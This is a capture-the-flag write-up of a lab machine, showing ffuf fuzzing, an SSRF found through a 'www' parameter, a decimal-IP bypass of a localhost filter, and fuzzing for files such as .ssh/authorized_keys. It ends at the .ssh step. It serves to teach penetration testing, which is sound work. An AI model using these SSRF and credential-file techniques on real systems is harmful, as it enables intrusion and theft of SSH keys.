TL;DR
In this challenge we find endpoint with potential SSRF, we brute force and find the url parameter www. Then, we grab the private ssh key using request to internal service on port 80.
We privilege escalate to root using known exploit on the kernel version.
The password of charles is being decrypted from the firefox profile.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 8080 with gunicron WSGI server.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:c1:e4:79:ca:70:bc:3b:8d:b8:22:17:2f:62:1a:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDziNs6aSHIQOJFilv8PhCPd676iD1TrhMYe4p4Mj2E3yaAl4xb8DNT2dhpcv6H8EvtCJnAbXmnFTTOZy14fd7FKc2/Mr4MNLsINFpMU8hc85g6S9ZEnWKlU8dw5jUUeZnAbHSTnq6ARvEbT/Y5seiWEJ7IBiUqptlUA2eiOU7g0DFwrYH7n40aDe0m6PKPIfI9G0XO0cJHISeJ0bsSES1uun2WHLM0sRx+17hrBgM2YfD9OevcltVMlQqWasP9lqf2ooOdBvQTq4eH5UyyuEzaRtQwBYP/wWQEVFacejJE1iT2VD6ZAilhlzo9mww9vqTEwGTvatH65wiyCZHMvrSb
|   256 2a:b4:1f:2c:72:35:7a:c3:7a:5c:7d:47:d6:d0:73:c8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJuZrGZxDIlI4pU1KNZ8A87cWFcgHxRSt7yFgBtJoUQMhNmcw8FSVC54b7sBYXCgBsgISZfWYPjBM9kikh8Jnkw=
|   256 1c:7e:d2:c9:dd:c2:e4:ac:11:7e:45:6a:2f:44:af:0f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICkCeqFADY/YvhJyJabcs5DVTYbl/DEKEpBoluTuDdB1
8080/tcp open  http    syn-ack ttl 62 Gunicorn
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: gunicorn
|_http-title: Explore London
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added thelondonbridge.thm to my /etc/hosts.
Exploit SSRF found on url param www to get ssh private key
I started with fuzzing in port 8080.
┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ ffuf -u 'http://thelondonbridge.thm:8080/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://thelondonbridge.thm:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

contact                 [Status: 200, Size: 1703, Words: 549, Lines: 60, Duration: 201ms]
feedback                [Status: 405, Size: 178, Words: 20, Lines: 5, Duration: 170ms]
gallery                 [Status: 200, Size: 1722, Words: 484, Lines: 55, Duration: 178ms]
upload                  [Status: 405, Size: 178, Words: 20, Lines: 5, Duration: 169ms]
dejaview                [Status: 200, Size: 823, Words: 226, Lines: 33, Duration: 183ms]
                        [Status: 200, Size: 2682, Words: 871, Lines: 83, Duration: 165ms]
:: Progress: [220545/220545] :: Job [1/1] :: 237 req/sec :: Duration: [0:16:16] :: Errors: 0 ::
On gallery, we can see we are able to upload images:

I tried to upload webshell and trigger it, but it didn’t work, it doesn’t execute the php. However, I did find something interesting as a comment:
To devs: Make sure that people can also add images using links

I continued exploring the endpoints, and visited /dejaview.

I tried to give some URL, but it simply added it as img element

It screams here for SSRF, but it is not working. So, I tried to brute force for other url parameters, as the hint suggested.
We’ll use the raw request for the fuzzing, save it inside brute.FFUF:
POST /view_image HTTP/1.1
Host: thelondonbridge.thm:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://thelondonbridge.thm:8080
Connection: keep-alive
Referer: http://thelondonbridge.thm:8080/dejaview
Upgrade-Insecure-Requests: 1
Priority: u=0, i

FUZZ=http%3A%2F%2F192.168.138.59%3A8081%2Fbla
And now, the brute forcing:
┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ ffuf -u 'http://thelondonbridge.thm:8080/view_image' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -request brute.FFUF -fw 226

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://thelondonbridge.thm:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Header           : Referer: http://thelondonbridge.thm:8080/dejaview
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : Host: thelondonbridge.thm:8080
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Origin: http://thelondonbridge.thm:8080
 :: Header           : Connection: keep-alive
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : FUZZ=http%3A%2F%2F192.168.138.59%3A8081%2Fbla
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 226
________________________________________________

www                     [Status: 200, Size: 335, Words: 84, Lines: 14, Duration: 504ms]
:: Progress: [4750/4750] :: Job [1/1] :: 233 req/sec :: Duration: [0:00:21] :: Errors: 0 ::

We find the parameter www. Let’s verify the SSRF by setting up local python http server:
python3 -m http.server 8081
and send the request:
www=http://192.168.138.59:8081/bla

we can see it worked, the request for /bla has been received:
Now, that we have our SSRF, I tried to enumerate 127.0.0.1:80, probably internal service.

we get back 403, permissions denied. I guess it happens because it detects I’m trying to access internal service, Using https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md#bypass-using-an-encoded-ip-address, we can replace 127.0.0.1 with 2130706433, and then bypass the restriction.

Okay, now I wanna fuzzing with LFI-Jhaddix.txt, for potential LFI. So, again, create the raw request:
POST /view_image HTTP/1.1
Host: thelondonbridge.thm:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://thelondonbridge.thm:8080
Connection: keep-alive
Referer: http://thelondonbridge.thm:8080/dejaview
Upgrade-Insecure-Requests: 1
Priority: u=0, i

www=http://2130706433:80/FUZZ
and brute forcing:
┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ ffuf -u 'http://thelondonbridge.thm:8080/view_image' -w /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -request dir_search.FUFF -fw 96 -fc 5
00

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://thelondonbridge.thm:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Origin: http://thelondonbridge.thm:8080
 :: Header           : Connection: keep-alive
 :: Header           : Referer: http://thelondonbridge.thm:8080/dejaview
 :: Header           : Priority: u=0, i
 :: Header           : Host: thelondonbridge.thm:8080
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Data             : www=http://2130706433:80/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
 :: Filter           : Response words: 96
________________________________________________

/.bash_history          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 172ms]
/.bashrc                [Status: 200, Size: 3771, Words: 522, Lines: 118, Duration: 168ms]
/.profile               [Status: 200, Size: 807, Words: 128, Lines: 28, Duration: 169ms]

/.ssh/authorized_keys   [Status: 200, Size: 393, Words: 3, Lines: 2, Duration: 170ms]
/var/www/localhost/htdocs/.htaccess [Status: 403, Size: 239, Words: 27, Lines: 5, Duration: 182ms]
:: Progress: [930/930] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
We can visit .ssh, which is very interesting:
